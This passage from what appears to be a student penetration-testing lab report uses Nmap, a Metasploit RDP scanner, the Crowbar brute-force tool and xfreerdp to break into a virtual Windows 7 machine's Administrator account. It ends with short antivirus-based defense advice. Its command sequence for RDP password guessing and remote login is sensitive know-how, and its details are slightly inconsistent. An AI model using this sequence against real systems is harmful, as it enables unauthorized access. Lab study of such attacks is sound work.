MAC Address: 08:00:27:4C:A6:14 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Microsoft Windows Vista|2008|7
OS CPE: cpe:/o:microsoft:windows_vista::sp1 cpe:/o:microsoft:windows_vista::sp2 cpe:/o:microsoft:windows_serve
cpe:/o:microsoft:windows_7
OS details: Microsoft Windows Vista SP1 - SP2, Windows Server 2008 SP2, or Windows 7
Uptime guess: 0.044 days (since Thu Jan 11 10:27:52 2024)
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=263 (Good luck!)
IP ID Sequence Generation: Incremental
Service Info: Host: PC-PC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: -2h39m56s, deviation: 4h37m07s, median: 2s
| smb2-security-mode:
|   2.1:
|_    Message signing enabled but not required
| nbstat: NetBIOS name: PC-PC, NetBIOS user: <unknown>, NetBIOS MAC: 08:00:27:4c:a6:14 (Oracle VirtualBox virt
| Names:
|   PC-PC<00>            Flags: <unique><active>
|   WORKGROUP<00>        Flags: <group><active>
|   PC-PC<20>            Flags: <unique><active>
|   WORKGROUP<1e>        Flags: <group><active>
```


The output of the scanned can be seen, we can confirm that the PC scanned is Windows 7 Professional and the name of the PC is ‘PC-PC<00>’, also we can confirm that this is the victim that we wanted. In this scan result also tells us that some port is left open which ‘135’ under TCP and another one is TCP-based port number 139 and another port is TCP 445 which is my interested port that I will perform further scanning. This port is used for SMB scanning.

There three diagrams above just a reference about how important is the configuration of a remote desktop, it is left open, then the scanner can find the non-filtered rdp port.






In this step, I will use the command ‘sudo msfconsole’ to launch the Metasploit tools.



```
msf6 > search rdp

Matching Modules
================

   #    Name                                                  Disclosure Date  Rank       Check  Descripti
on
   -    ----                                                  ---------------  ----       -----  ---------
--
   0    auxiliary/scanner/http/wp_abandoned_cart_sqli         2020-11-05       normal     No     Abandoned
 Cart for WooCommerce SQLi Scanner
   1    exploit/windows/fileformat/adobe_flashplayer_button   2010-10-28       normal     No     Adobe Fla
sh Player "Button" Remote Code Execution
   2    exploit/windows/browser/adobe_flashplayer_newfunction 2010-06-04       normal     No     Adobe Fla
sh Player "newfunction" Invalid Pointer Use
   3    exploit/windows/fileformat/adobe_flashplayer_newfunction 2010-06-04    normal     No     Adobe Fla
sh Player "newfunction" Invalid Pointer Use
   4    exploit/osx/local/rootpipe_entitlements               2015-07-01       great      Yes    Apple OS
X Entitlements Rootpipe Privilege Escalation
   5    exploit/osx/local/rootpipe                            2015-04-09       great      Yes    Apple OS
X Rootpipe Privilege Escalation
   6    auxiliary/scanner/rdp/cve_2019_0708_bluekeep          2019-05-14       normal     Yes    CVE-2019-
0708 BlueKeep Microsoft Remote Desktop RCE Check
   7    exploit/windows/rdp/cve_2019_0708_bluekeep_rce        2019-05-14       manual     Yes    CVE-2019-
0708 BlueKeep RDP Remote Windows Kernel Use After Free
   8    exploit/windows/fileformat/cain_abel_4918_rdp         2008-11-30       good       No     Cain and
Abel RDP Buffer Overflow
   9    exploit/windows/ftp/easyftp_cwd_fixret                2010-02-16       great      Yes    EasyFTP S
erver CWD Command Stack Buffer Overflow
   10   exploit/freebsd/local/rtld_execl_priv_esc             2009-11-30       excellent  Yes    FreeBSD r
tld execl() Privilege Escalation
   11   auxiliary/scanner/kademlia/server_info                                 normal     No     Gather Ka
demlia Server Information
   12   auxiliary/scanner/rdp/rdp_scanner                                      normal     No     Identify
endpoints speaking the Remote Desktop Protocol (RDP)
   13   exploit/unix/webapp/joomla_akeeba_unserialize         2014-09-29       excellent  Yes    Joomla Ak
eeba Kickstart Unserialize Remote Code Execution
   14   exploit/windows/fileformat/ms12_005                   2012-01-10       excellent  No     MS12-005
Microsoft Office ClickOnce Unsafe Object Package Handling Vulnerability
```

My first command in the Metasploit is search RDP. I may use this command to look for RDP-related modules in the Metasploit framework that are available.



```
msf6 > search rdp_scan

Matching Modules
================

   #  Name                              Disclosure Date  Rank    Check  Description
   -  ----                              ---------------  ----    -----  -----------
   0  auxiliary/scanner/rdp/rdp_scanner                  normal  No     Identify endpoints speaking the Remote Des
ktop Protocol (RDP)
```

Next, I will use the command of search rdp_scan. This is a list of modules that are available and have "rdp" in their name or description will be produced by this command.

```
Matching Modules
================

   #  Name                                Disclosure Date  Rank    Check  Description
   -  ----                                ---------------  ----    -----  -----------
   0  auxiliary/scanner/rdp/rdp_scanner                    normal  No     Identify endpoints speaking the Remote Des
ktop Protocol (RDP)


Interact with a module by name or index. For example info 0, use 0 or use auxiliary/scanner/rdp/rdp_scanner

msf6 > use 0
msf6 auxiliary(scanner/rdp/rdp_scanner) > 
```

As soon as I can see the result of the targeted rdp, I will use the command of ‘use 0’ to go into the device. In this scenario, I also can use the command with the full name of the result.

```
msf6 auxiliary(scanner/rdp/rdp_scanner) > show options

Module options (auxiliary/scanner/rdp/rdp_scanner):

   Name             Current Setting  Required  Description
   ----             ---------------  --------  -----------
   DETECT_NLA       true             yes       Detect Network Level Authentication (NLA)
   RDP_CLIENT_IP    192.168.0.100    yes       The client IPv4 address to report during connect
   RDP_CLIENT_NAME  rdesktop         no        The client computer name to report during connect, UNSET = random
   RDP_DOMAIN                        no        The client domain name to report during connect
   RDP_USER                          no        The username to report during connect, UNSET = random
   RHOSTS                            yes       The target host(s), see https://github.com/rapid7/metasploit-frame
                                               work/wiki/Using-Metasploit
   RPORT            3389             yes       The target port (TCP)
   THREADS          1                yes       The number of concurrent threads (max one per host)
```

To see the adjustable options for a chosen module in Metasploit, use the show options command. Setting different settings to tailor a module's behavior for a particular target is often necessary while dealing with it. We may check which options are available and their current settings by using the show options command. In here, there are some left required, however, I will just choose to use a remote host.

```
msf6 auxiliary(scanner/rdp/rdp_scanner) > set RHOST 10.0.2.4
RHOST => 10.0.2.4
msf6 auxiliary(scanner/rdp/rdp_scanner) > show options

Module options (auxiliary/scanner/rdp/rdp_scanner):

   Name             Current Setting  Required  Description
   ----             ---------------  --------  -----------
   DETECT_NLA       true             yes       Detect Network Level Authentication (NLA)
   RDP_CLIENT_IP    192.168.0.100    yes       The client IPv4 address to report during connect
   RDP_CLIENT_NAME  rdesktop         no        The client computer name to report during connect, UNSET = random
   RDP_DOMAIN                        no        The client domain name to report during connect
   RDP_USER                          no        The username to report during connect, UNSET = random
   RHOSTS           10.0.2.4         yes       The target host(s), see https://github.com/rapid7/metasploit-frame
                                               work/wiki/Using-Metasploit
   RPORT            3389             yes       The target port (TCP)
   THREADS          1                yes       The number of concurrent threads (max one per host)
```


Then, I pursue the activity by setting the RHOST with the targeted IP Address which we discovered in the subnet earlier which is '10.0.2.4'. As we can see in the show options command above, we can be sure that they are set.

```
msf6 auxiliary(scanner/rdp/rdp_scanner) > exploit

[*] 10.0.2.4:3389         - Detected RDP on 10.0.2.4:3389         (name:PC-PC) (domain:PC-PC) (domain_fqdn:PC-PC) (
server_fqdn:PC-PC) (os_version:6.1.7600) (Requires NLA: No)
[*] 10.0.2.4:3389         - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/rdp/rdp_scanner) >
```


Next, the exploitation began with the command of 'exploit'.

```
┌──(kali㉿kali)-[~]
└─$ cd crowbar/

┌──(kali㉿kali)-[~/crowbar]
└─$ ls
crowbar.log  crowbar.out  crowbar.py  images  lib  LICENSE.txt  README.md  requirements.txt  setup.py
```

In this step, I Showed the file that I downloaded from GitHub which called 'crowbar' and it is capable of doing brute force attacks. I then go into the file using the command of 'cd crowbar/'




The first command that I gladly wanted to use in this file is ‘./crowbar.py -h’ which does helps. The command will show me what I am capable of doing in these tools. There are many things we can indicate by using this command.




The given command launches a brute-force assault on a Remote Desktop Protocol (RDP) server using the Python script Crowbar tool. The target RDP server's IP address, as given, is 10.0.2.4. The command focuses on the RDP service, given by the -b rdp argument, and seeks to crack the password for the "Administrator" account, specified by the -u Administrator flag. The brute-force assault needs a list of possible passwords in order to be conducted. of specify the path of this password list file, use the -C parameter. The command's main goal is to repeatedly attempt different passwords from the supplied list to log in to the RDP server using the "Administrator" account without authorization. We can see that the status for ‘RDP-Success’ and we can get the password for the administrator which is ‘1234’.

```
┌──(kali㉿kali)-[~/crowbar]
└─$ sudo xfreerdp /u:Adminstrator /p:'12345' /v:10.0.2.4
[sudo] password for kali:
```

The command given in the above diagram entails using the xfreerdp program, a client for FreeRDP, an open-source Remote Desktop Protocol (RDP) implementation. The purpose of the command is to connect via RDP to a certain server. The following command is executed with elevated privileges using the 'sudo' command, suggesting that administrator permissions might be necessary for its effective completion. The RDP




Now, the attack is successfully made. And the screen of the attacked Windows 7 is popped-up on the screen of the Kali Linux, which is our Attacking Machine.




I can do whatever I want with this attacked machine, such as streaming a video on youtube.

4. Windows Defense

4.1 Defense from Bettercap attack



Step 1: Instal third-party firewall. For this attack we already defended by using AVG antivirus free software, this software will detect if the victim machine alread hasy been attattacked not. In this case, AVG antivirus detedted one issue ththe at victim machine faces.




Step 2: After finishing scanning, AVG antivirus will automatically remove it from the network.


4.2 Deffense from Phissing attack.

Based on our research, most Phishing attacks succeed if the victim has no self-awareness about surfing or clicking suspicious links. Phishing also can be stopped by using advanced anti-virus like Keprsky or Norton. In this attack scenario, we can stop this attack from attacking the victim's machine because do not have powerful anti-virus software.

